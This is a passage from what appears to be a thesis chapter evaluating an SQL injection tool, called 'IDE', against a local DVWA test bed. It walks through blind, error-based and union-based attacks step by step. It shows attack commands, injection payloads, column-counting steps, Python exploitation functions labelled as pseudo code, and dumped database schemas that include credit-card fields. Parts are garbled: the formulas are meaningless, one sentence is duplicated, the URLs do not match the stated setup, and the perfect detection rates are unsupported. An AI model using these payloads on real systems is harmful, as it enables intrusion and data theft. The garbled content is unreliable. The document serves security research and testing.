The above code defines the function for Blind attack on SQL server to predict the simulated action on SQL database as true or false. These blind based command queries can return the results to system as true or false, which can be then used to exploit the SQL server by identifying the size, nature and details of the database contents. The test bed was modelled by creating multiple pages on target web application with different variations, which can be used to test the false and true conditions for the blind based SQL injection attack. The test bed setup details are provided in Appendix A, which elaborate the setup of Damn Vulnerable Web Application (DVWA). DVWA is extensively used to test the effectiveness of IDE. The section below contains the sample simulation result for blind based SQL injection attack testing.

This Section presents the steps of Blind based attack mechanism step by step. First, start an accumulative Blind based injection attack and simulate IDE attack against vulnerable web application (DVWA), which not just do the scan and detection, but

exploit the backend database and fetch the tables and columns from backend database in much automated way by providing all the variables in one go. Although, the direct blind variable can be provided for testing, but to check the automated consultation between defined variables of IDE, just the URL with the fingerprinting variable can be provided. The following input is provided to simulate blind attack.




Figure 4.8: URL used as variable for Blind exploit

IDE displays the results as follow:





Figure 4.9: IDE identify Blind Vulnerability


Figure 4.9 identify the blind injection point and figure 4.10 demonstrate IDE database detection of backend database as in output below



```
[INFO] testing MySQL  
[INFO] confirming MySQL  
[WARNING] reflective value(s) found and filtering out  
[INFO] the back-end DBMS is MySQL  
[INFO] actively fingerprinting MySQL  
[INFO] executing MySQL comment injection fingerprint  
web server operating system: Linux Ubuntu  
web application technology: Apache 2.4.7, PHP 5.5.9  
back-end DBMS: active fingerprint: MySQL >= 5.5
```

Figure 4.10: Database Detection

The back end databases contents are identified as in below output



```
[INFO] fetching database names  
available databases [2]:  
[*] information_schema  
[*] testdatabase
```

Figure 4.11: Database Contents Obtained

The data provided below is extracted and obtained using above simulation of blind attack. The output below disclose the table contents.

Database: testdatabase

Table: accounts

[5 columns]

<i>Column</i>		<i>Type</i>
<i>fname</i>	<i>varchar(50)</i>	
<i>id</i>	<i>int(50)</i>	
<i>lname</i>	<i>varchar(100)</i>	
<i>passwd</i>	<i>varchar(100)</i>	
<i>uname</i>	<i>varchar(50)</i>	

Database: testdatabase

Table: products

[5 columns]

<i>Column</i>		<i>Type</i>
<i>description</i>	<i>text</i>	
<i>id</i>	<i>bigint(3) unsigned</i>	
<i>name</i>	<i>varchar(50)</i>	
<i>photo</i>	<i>varchar(512)</i>	
<i>price</i>	<i>double(10,0) unsigned</i>	


```
+-----+-----+
```

Database: testdatabase

Table: inventory

[4 columns]

```
+-----+-----+
```

```
| Column      | Type          |
```

```
+-----+-----+
```

```
| description | text          |
```

```
| id          | tinyint(3) unsigned |
```

```
| name        | varchar(50)      |
```

```
| price       | double(10,0) unsigned |
```

```
+-----+-----+
```

Database: testdatabase

Table: orders

[19 columns]

```
+-----+-----+
```

```
| Column          | Type          |
```

```
+-----+-----+
```

```
| billing_address | varchar(100) |
```

```
| billing_CC_CVV  | varchar(3)   |
```

```
| billing_CC_expire | varchar(20) |
```

```
| billing_CC_number | varchar(20) |
```

```
| billing_city     | varchar(100) |
```

```

| billing_email    | varchar(100) |
| billing_firstname | varchar(100) |
| billing_lastname | varchar(100) |
| billing_state    | varchar(2)   |
| billing_zip      | varchar(15)  |
| id               | int(10)      |
| products         | text         |
| shipping_address | varchar(100) |
| shipping_city    | varchar(100) |
| shipping_email   | varchar(100) |
| shipping_firstname | varchar(100) |
| shipping_lastname | varchar(100) |
| shipping_state   | varchar(2)   |
| shipping_zip     | varchar(15)  |
+-----+-----+

```

[INFO] fetched data logged to text files under 'C:\Users\ALI

KAZMI\IDE\output\localhost'

[] shutting down at 16:58:28*

The above results show that IDE was not only able to detect backend database but also identified the blind injection vulnerability and fetched the details of tables and columns as well. Furthermore, these tested on using any variation of blind-based attack received successful result as above. Note that result section does not include all the results from all variations as majority of them have similar results. Also, the variations can be used to sample further blind attack, which can accumulate to hundreds of attack

variations. This section only present the specific results, which provide the proof of concept and effectiveness of our chosen methodology. The false and true conditions can be tested on SQL servers using SQL syntax query, below are the test results from testing false and true condition to force the SQL server to disclose the data using IDE. Some false and true variations are tested to check the effectiveness of IDE as explained below:

http://localhost/page.asp?id=1 is a URL of our test website. So let's check the vulnerability of website by using true & false conditions like

- *1=2,*
- *1=1,*
- *0>1*

The following variables and parameters are passed on to IDE using one of the computed programme:



```
-βΣ http://localhost/MYSQL/page.asp?id=1 and 1=1 (True)
-βΣ http://localhost/MYSQL/page.asp?id=1 and 1=2 (False)
-βΣ http://localhost/MYSQL/page.asp?id=1 and 0>1 (False)
```

Figure 4.12: URL as Blind Variable

If the results from these requests are different, it will be a good signal for attack. That means the website is vulnerable to blind SQL injection. When the input is “*id=1 and 1=1*“, It means that the condition is true so, the response must be normal. However,

the parameter “*id=1 and 1=2*” indicates that the condition is false and if the webmaster does not provide a proper filter, the response absolutely differs from previous. The obtained results provide the pattern that the variation of majority of attacks has almost similar successful results, so this section present only the relevant results from each attack variation.

The testing is done using variations of blind based attack conditions based on true and false. The following variations of parameter values were also submitted to test for blind based vulnerability with successful result as demonstrated in earlier demonstration: The figures 4.12, 4.13, 4.14 below represent the successful outcome of blind based SQL injection attacks using detection and exploitation. The detection ratio was 100% in all cases, using direct connection to SQL server and the DBMS behind the web application. Up to 100 instances of DBMS with multiple root causes and variances were tested using IDE, which produced the successful results of detection rate of exploitable DBMS with blind injection, which produced the successful results of detection rate of exploitable DBMS with blind injection as the result data is shown in the figures below.




Figure 4.13: IDE Blind Injection Results




Figure 4.14: Linear Analysis of Blind Injection




Figure 4.15: Ratio of Detection Variances for Blind Injection

4.5.3 Implementation, evaluation and results for Error based injection

The following variable is defined for Error based injection.

Error-based SQL injection – ϵ

$$\text{Variable input} = -\epsilon \sum_{url}^{ip}$$

(4.3)

The computation pseudo code provided below define the error based exploit to compromise the SQL database if error based vulnerability is detected.

```
def _errorFields(expression, expressionFields, expressionFieldsList, num=None, emptyFields=None, suppressOutput=False):
    values = []
    origExpr = None

    width = getConsoleWidth()
    threadData = getThreadData()

    for field in expressionFieldsList:
        output = None

        if field.startswith("ROWNUM "):
            continue

        if isinstance(num, int):
            origExpr = expression
            expression = agent.limitQuery(num, expression, field, expressionFieldsList[0])

        if "ROWNUM" in expressionFieldsList:
            expressionReplaced = expression
        else:
            expressionReplaced = expression.replace(expressionFields, field, 1)

        output = NULL if emptyFields and field in emptyFields else _oneShotErrorUse(expressionReplaced, field)

        if not kb.threadContinue:
            return None

        if not suppressOutput:
            if kb.fileReadMode and output and output.strip():
                print
            elif output is not None and not (threadData.resumed and kb.suppressResumeInfo) and not (emptyFields and field in emptyFields):
                status = "[%s] [INFO] %s: %s" % (time.strftime("%X"), "resumed" if threadData.resumed else "retrieved", output if kb.safeCharEncode else
                safecharencode(output))

                if len(status) > width:
                    status = "%s..." % status[:width - 3]

                dataToStdout("%s\n" % status)

        if isinstance(num, int):
            expression = origExpr

        values.append(output)

    return values
```

Figure 4.16: Pseudo Code for Error Exploit

The above code define the function to force the SQL server to run into errors and return the error code to system, which can be then used to exploit the SQL server based on the detected error. The analysis functions inspect the content of the error inputs and determine if those inputs contain any form of SQL injection vulnerable point. The

defined computation has two steps, the first step determines an error using input variable, and the second step brute force the database which can be used to force the database to disclose data. This Section present the steps of Error based attack mechanism step by step. Let's first launch an error based injection attack and simulate IDE attack against vulnerable web application (DVWA) as below.




Attack variable input to IDE:

```
python ide.py -f -E http://localhost/datastore/search_get_by_id.php?id=4'
```

Figure 4.17: URL Used as Variable for Error Exploit

IDE display result after variable input as below.



```
[*] starting at 17:25:33
[INFO] resuming back-end DBMS 'mysql'
[INFO] testing connection to the target URL
[INFO] heuristics detected web page charset
IDE resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause
Payload: id=4 AND (SELECT 9447 FROM(SELECT COUNT(*)
```

Figure 4.18: IDE Identify Error Vulnerability


Remember, the testing is being done on the same backend database and disclosure of the database contents reveal the same database, so the table details are not necessary. The above provide an effective result of detection of error vulnerability in the web application and fingerprints of backend database, even incrementing the number of

page id, the IDE will go up to maximum detection of back end database. In order to understand this, let's look at the step by step execution of error based injection. This attack require to pass on the variables and page attributes to IDE. Before trying to iterate through each step in this attack, there are two important points to consider:

- First, the user should have an understanding of the SQL language. Not necessarily need to be a SQL master, but should have at least understand the standard commands.
 - Second, as always, pen tester must only launch this attack against an owned system or have written permission to test. Attacking a remote system otherwise is a violation of the Computer Frauds law in any country and may result in a prison sentence and fine.
- To understand the above result, let's elaborate it step by step in more detail to understand the nature of error based SQL injection vulnerability and what happened during the simulation.

Step 1


User append a tick (single-quote) to the end of the URL provided in IDE: if the displayed webpage changes to display blank content or a SQL error message, it's vulnerable. The end of the URL should show the following, for example:



.php?id=30'

Step 2:

IDE append an'' order by [abitrary_number]'' to the end of the URL. Note the space:



.php?id=30 order by 100

This should be after PHP id. If the page displays body content without error, then iterate to a higher number. Use a number higher than the PHP id provided in the URL.

For simplicity, use an even number (if id is equal to 30 for example, could use 100 as “[arbitrary_number]”). If it displays with an error or with no body content, this need to be iterate to lower.

So the equation in this case will be:

$$- \in Id = 30 \text{ or } 100$$

(4.4)

If “order by 100” gives an error or a blank page, IDE will use a random higher number for example 50. If the data is still valid, try 150 in SQL statement (this would be painful to do manually as this need addition of a number, but IDE does not require the manual entry and will automatically keep increasing the number until the error is encountered). The goal here is to find the last number, which can be used in “order by” statement that displays a page with valid content that is not a SQL error. For example if:

$$.php?id=30 \text{ order by } 40$$

gives valid content with no error but

$$.php?id=30 \text{ order by } 41$$

Gives a blank page or a SQL error, then 40 is the last valid number, which can be used. This tells the number of columns in the current database. Please note that any error variation can be applied to retrieve information and data. Our test above demonstrated a successful execution of error based injection attack, the figures below represent the attack detection rate along with the root causes and variations. Any number of id used with many variances of backend database with number of columns

and tables can be detected, based on the testing result above further tests were conducted with many root causes and variances and received successful results.




Figure 4.19: IDE Error Injection Results




Figure 4.20: Linear Analysis of Error Injection




Figure 4.21: Ratio of Detection Variances for Error Based Injection

4.5.4 Implementation, evaluation and results for Union based SQL injection

The following variable is defined for Union based injection

$$\text{Variable input} = -v \sum_{url}^{ip}$$

(4.5)

The code below define the union based exploit to compromise the SQL database if error base vulnerability is detected

```

def unionUse(expression, unpack=True, dump=False):
    """
    This function tests for an UNION SQL injection on the target
    URL then call its subsidiary function to effectively perform an
    UNION SQL injection on the affected URL
    """

    initTechnique(PAYLOAD.TECHNIQUE.UNION)

    abortedFlag = False
    count = None
    origExpr = expression
    startLimit = 0
    stopLimit = None
    value = None

    width = getConsoleWidth()
    start = time.time()

    _, _, _, expressionFieldsList, expressionFields, _ = agent.getFields(origExpr)

    # Set kb.partRun in case the engine is called from the API
    kb.partRun = getPartRun(alias=False) if conf.api else None

    if Backend.isDbms(DBMS.MSSQL) and kb.dumpColumns:
        kb.rowXmlMode = True
        _ = "(%s FOR XML RAW, BINARY BASE64)" % expression
        output = _oneShotUnionUse(_, False)
        value = parseUnionPage(output)
        kb.rowXmlMode = False

    if expressionFieldsList and len(expressionFieldsList) > 1 and "ORDER BY" in expression.upper():
        # Removed ORDER BY clause because UNION does not play well with it
        expression = re.sub(r"(?i)\s*ORDER BY\s+[\w,]+\s+", "", expression)
        debugMsg = "stripping ORDER BY clause from statement because "
        debugMsg += "it does not play well with UNION query SQL injection"
        singleTimeDebugMessage(debugMsg)

    # We have to check if the SQL query might return multiple entries
    # if the technique is partial UNION query and in such case forge the
    # SQL limiting the query output one entry at a time
    # NOTE: we assume that only queries that get data from a table can
    # return multiple entries

```

Figure 4.22: Pseudo Code for Union Exploit

The above code define the function to force the SQL server to answer the union based queries and return the results to system containing sensitive information, which can be then used to exploit the SQL server by exfiltration of data. The analysis functions inspect the content of the database inputs and determine the database table details. Although, the IDE will perform the Union based exploit in more automatic way, but the explanation of how IDE proceed at the back end to launch the Union based exploit is very important. The next section provide the step by step detail of Union based exploit through IDE. To run the Union based injection test, the same local URL is used as earlier for blind and error based attacks, but this time with union based

vulnerabilities injected into database, so the effectiveness of IDE for Union based injection can be tested. The below input will simulate the test.

Attack variable input to IDE:


```
python ide.py -f-u "http://localhost/datastore/search_get_by_id.php?id=4"
```

Figure 4.23: URL Used as Variable for Union Exploit

The output below identify that the IDE detected an injection point for Union based injection

```
IDE resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: UNION
  Title: Generic UNION query - 4 columns
  Payload: id=4 UNION ALL SELECT
```

Figure 4.24: IDE identify Union Vulnerability



```
[INFO] testing connection to the target URL
[INFO] testing if the target URL is stable. This can take a couple of seconds
[WARNING] target URL not stable. IDE will base the page comparison on a sequence matcher.
[INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[INFO] target URL appears to be UNION injectable with 1 columns
[INFO] target URL appears to be UNION injectable with 5 columns
[INFO] target URL appears to be UNION injectable with 2 columns
[INFO] testing 'MySQL UNION query (71) - 11 to 20 columns'
[INFO] target URL appears to be UNION injectable with 17 columns
[INFO] target URL appears to be UNION injectable with 15 columns
```

Figure 4.25: Database Detection with Union Vulnerability

